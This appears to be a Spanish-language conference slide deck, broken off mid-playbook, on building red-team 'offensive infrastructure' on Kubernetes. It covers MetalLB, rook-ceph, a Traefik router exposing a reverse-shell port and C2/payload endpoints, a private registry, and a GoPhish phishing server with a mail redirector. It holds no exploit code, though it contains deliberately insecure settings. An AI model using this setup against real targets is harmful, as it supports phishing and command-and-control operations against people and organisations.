
```
apiVersion: v1
kind: ConfigMap
metadata:
  namespace: metallb-system
  name: config
data:
  config: |
    address-pools:
    - name: public
      protocol: layer2
      addresses:
      - 138.68.21.56
```

```
ko apply -f https://raw.githubusercontent.com/metallb/metallb/v0.9.3/manifests/namespace.yaml
ko apply -f https://raw.githubusercontent.com/metallb/metallb/v0.9.3/manifests/metallb.yaml

ko create secret generic -n metallb-system memberlist --from-literal=secretkey="$(openssl rand -base64 128)"

ko apply -f 2-configmap.yaml
```


# Configurando kubernetes/rook-ceph



# Configurando kubernetes/rook-ceph

Repo: infraestructura-ofensiva-infa/rook-ceph

Ceph es una solucion de storage distribuida para block storage, object storage y filesystems compartidos, rook es un orquestador cloud de storage, que lo vamos a configurar para usar ceph




# Configurando kubernetes/rook-ceph

Repo: offensive-infra/rook-ceph

```
ko apply -f 1-common.yaml  
ko apply -f 2-operator.yaml  
ko apply -f 3-cluster.yaml  
ko apply -f 4-toolbox.yaml  
ko apply -f 5-storageclass.yaml  
ko apply -f 6-object.yaml
```


# Configurando kubernetes/traefik



# Configurando kubernetes/traefik

Repo: offensive-infra/traefik

Traefik es un load balancer o “Edge router” que nos va a permitir publicar nuestros servicios(payloads,c2,gophish, etc), una de las ventajas mas importantes es el auto discovery.



# Configurando kubernetes/traefik

1- aplicar custom resource definitions y los RBAC

```
root@mini:~# ko apply -f 1.yaml
```

# Configurando kubernetes/traefik

1- Crear los Servicios para traefik,  
con ips publicas manejadas  
por metallb

2- aplicar  
Ko apply -f 2.yaml

```
apiVersion: v1
kind: Service
metadata:
  name: traefik-svc
  annotations:
    metallb.universe.tf/address-pool: public
spec:
  ports:
    - protocol: TCP
      name: web
      port: 80
    - protocol: TCP
      name: https
      port: 443
    - protocol: TCP
      name: rev
      port: 1337
  selector:
    app: traefik
  type: LoadBalancer

---
apiVersion: v1
kind: Service
metadata:
  name: traefik-svc-udp
  annotations:
    metallb.universe.tf/address-pool: public
spec:
  ports:
    - protocol: UDP
      name: dns
      port: 53
  selector:
    app: traefik
  type: LoadBalancer
```

# Configurando kubernetes/traefik

## 3- modificar y crear el deployment

ko apply -f 3.yaml

```
ports:
  - name: web
    containerPort: 80
  - name: https
    containerPort: 443
  - name: rev
    containerPort: 1337
  - name: dns
    containerPort: 53
```


```
kind: Deployment
apiVersion: apps/v1
metadata:
  namespace: default
  name: traefik
  labels:
    app: traefik
spec:
  replicas: 1
  selector:
    matchLabels:
      app: traefik
  template:
    metadata:
      labels:
        app: traefik
    spec:
      serviceAccountName: traefik-ingress-controller
      volumes:
        - name: data
          emptyDir: {}
        - name: tmp
          emptyDir: {}
      containers:
        - name: traefik
          image: traefik:v2.2
          volumeMounts:
            - name: data
              mountPath: /data
            - name: tmp
              mountPath: /tmp
          args:
            - --api.insecure=true
            - --serverstransport.insecureSkipVerify=true
            - --global.sendAnonymousUsage
            - --serverstransport.insecureSkipVerify=true
            - --providers.kubernetesingress
            - --accessLog
            - --entrypoints.web.address=:80
            - --entrypoints.rev.address=:1337
            - --entrypoints.https.Address=:443
            - --entrypoints.dns.Address=:443/udp
            - --providers.kubernetescrd
            - --providers.kubernetesingress
```

# Configurando kubernetes/traefik

## 4- verificar

```
mini@molly:~/eko2020/offensive-infra/c2/merlin-lh$ ko get svc
NAME      TYPE        CLUSTER-IP   EXTERNAL-IP   PORT(S)          AGE
dashboard ClusterIP  10.233.57.100 <none>        3333/TCP        19h
kubernetes ClusterIP 10.233.0.1    <none>        443/TCP         18d
traefik-svc LoadBalancer 10.233.21.140 135.181.58.56,135.10.10.10 80:30480/TCP,443:31017/TCP,1337:32578/TCP 3d20h
```

# Configurando kubernetes/docker-registry



# Configurando kubernetes/docker-registry

Si queremos poder orquestrar containers, necesitamos un lugar de donde kubernetes pueda bajar las imagenes, recomiendo un registry privado.

Si del threat model concluimos que debiamos usar tor, es necesario tener otra vps(o reciclar redirector) para pushear imagenes al registry sin tardar dias!!

Crear espacio

```
root@node1:~# mkdir -p /root/registry/{images,certs,auth}
```

K3S COMPATIBLE!

# Configurando kubernetes/docker-registry

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: docker-registry
  namespace: docker-registry
spec:
  replicas: 1
  selector:
    matchLabels:
      app: docker-registry
  template:
    metadata:
      labels:
        app: docker-registry
    spec:
      containers:
        - name: docker-registry
          image: registry:2.6.2
          env:
            - name: REGISTRY_HTTP_ADDR
              value: ":5000"
            - name: REGISTRY_STORAGE_FILESYSTEM_ROOTDIRECTORY
              value: "/var/lib/registry"
          ports:
            - name: http
              containerPort: 5000
          volumeMounts:
            - name: image-store
              mountPath: "/var/lib/registry"
      volumes:
        - name: image-store
          hostPath:
            path: /root/registry/images
```

```
kind: Service
apiVersion: v1
metadata:
  name: docker-registry
  namespace: docker-registry
  labels:
    app: docker-registry
spec:
  selector:
    app: docker-registry
  ports:
    - name: http
      port: 5000
      targetPort: 5000
```

# Configurando kubernetes/docker-registry

Check docker service cluster-ip y agregala como insecure-registry #noshame

```
root@node1 ~ # k get svc -n docker-registry
NAME           TYPE      CLUSTER-IP        EXTERNAL-IP   PORT(S)        AGE
docker-registry  ClusterIP  10.233.3.129    <none>        5000/TCP     2d15h
root@node1 ~ # cat /etc/docker/daemon.json
{
  "insecure-registries": ["10.233.3.129:5000"]
}
```

# Testeando kubernetes/docker-registry

\* ssh tunnel Testeando el registry

```
ssh -L 5000:<ip-docker-registry-svc>:5000 anoyo
```

\* build a micro dockerfile

```
1 FROM debian:latest
2 CMD tail -f /dev/null
3 .
```

```
mini@molly:~/eko2020/offensive-infra/docker-registry$ docker build -t 127.0.0.1:5000/microdebian .
Sending build context to Docker daemon 5.632kB
Step 1/2 : FROM debian:latest
```


\* push it

```
mini@molly:~$ docker push 127.0.0.1:5000/microdebian
The push refers to repository [127.0.0.1:5000/microdebian]
```

# Testeando kubernetes/docker-registry

```
root@node1 ~ # k run microtest --image 10.233.3.129:5000/microdebian
pod/microtest created
root@node1 ~ # k get pods
NAME          READY   STATUS    RESTARTS   AGE
gophish-0     1/1     Running   0          20h
microtest     1/1     Running   0          4s
traefik-dd46cf49b-zqwxf  1/1     Running   0          21h
root@node1 ~ # k exec microtest -it -- bash
root@microtest:/# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run
root@microtest:/# 
```

# Deployando gophish



# Deployando gophish

---

Para gophish vamos a necesitar:

- Levantar gophish server en un Statefulset
- Levantar gophish service para usar el dashboard
- Levantar el redirector con el servidor mail

# Gophish Statefulset

```
ko apply -f gophish-statefulset.yaml
```

```
apiVersion: apps/v1
kind: StatefulSet
metadata:
  name: gophish
  namespace: default
  labels:
    app: gophish
spec:
  replicas: 1
  selector:
    matchLabels:
      app: gophish
  serviceName: gophish
  template:
    metadata:
      labels:
        app: gophish
    spec:
      containers:
        - image: gophish/gophish
          name: gophish
          imagePullPolicy: Always
          command: ["/bin/bash"]
          args: ["-c","/opt/gophish/gophish"]
          ports:
            - name: dashboard
              protocol: TCP
              containerPort: 3333
          volumeMounts:
            - mountPath: "/app/Data"
              name: gophish-data
          volumes:
            - name: gophish-data
  volumeClaimTemplates:
    - metadata:
        name: gophish-data
      labels:
        app: gophish
      spec:
        accessModes: [ "ReadWriteOnce" ]
        storageClassName: rook-ceph-block-x2
        resources:
          requests:
            storage: "1Gi"
```

# Gophish Service

```
ko apply -f gophish-svc.yaml
```

```
apiVersion: v1
kind: Service
metadata:
  name: dashboard
  namespace: default
  labels:
    app: gophish
spec:
  ports:
  - port: 3333
    name: dashboard
    targetPort: 3333
  selector:
    app: gophish
```

# Gophish Redirector

- Ansible provisioning

```
- hosts: redirector1
gather_facts: no
vars:
  username: tomav
  repo_name: docker-mailserver

tasks:
  - name: install base packages
    apt: pkg={{item}} state=present update_cache=yes cache_valid_time=604800
    with_items:
      - git
      - tmux
      - certbot
      - python3-certbot-apache

  - name: Create and Install Cert Using {{ certbot_plugin }} Plugin
    command: "certbot --apache -d ekoparty.xyz -m tu@mail.com --no-eff-email --agree-tos"

  - name: Checkout The Code From Github Using Ansible.
    git:
      repo: 'https://github.com/{{ username }}/{{ repo_name }}.git'
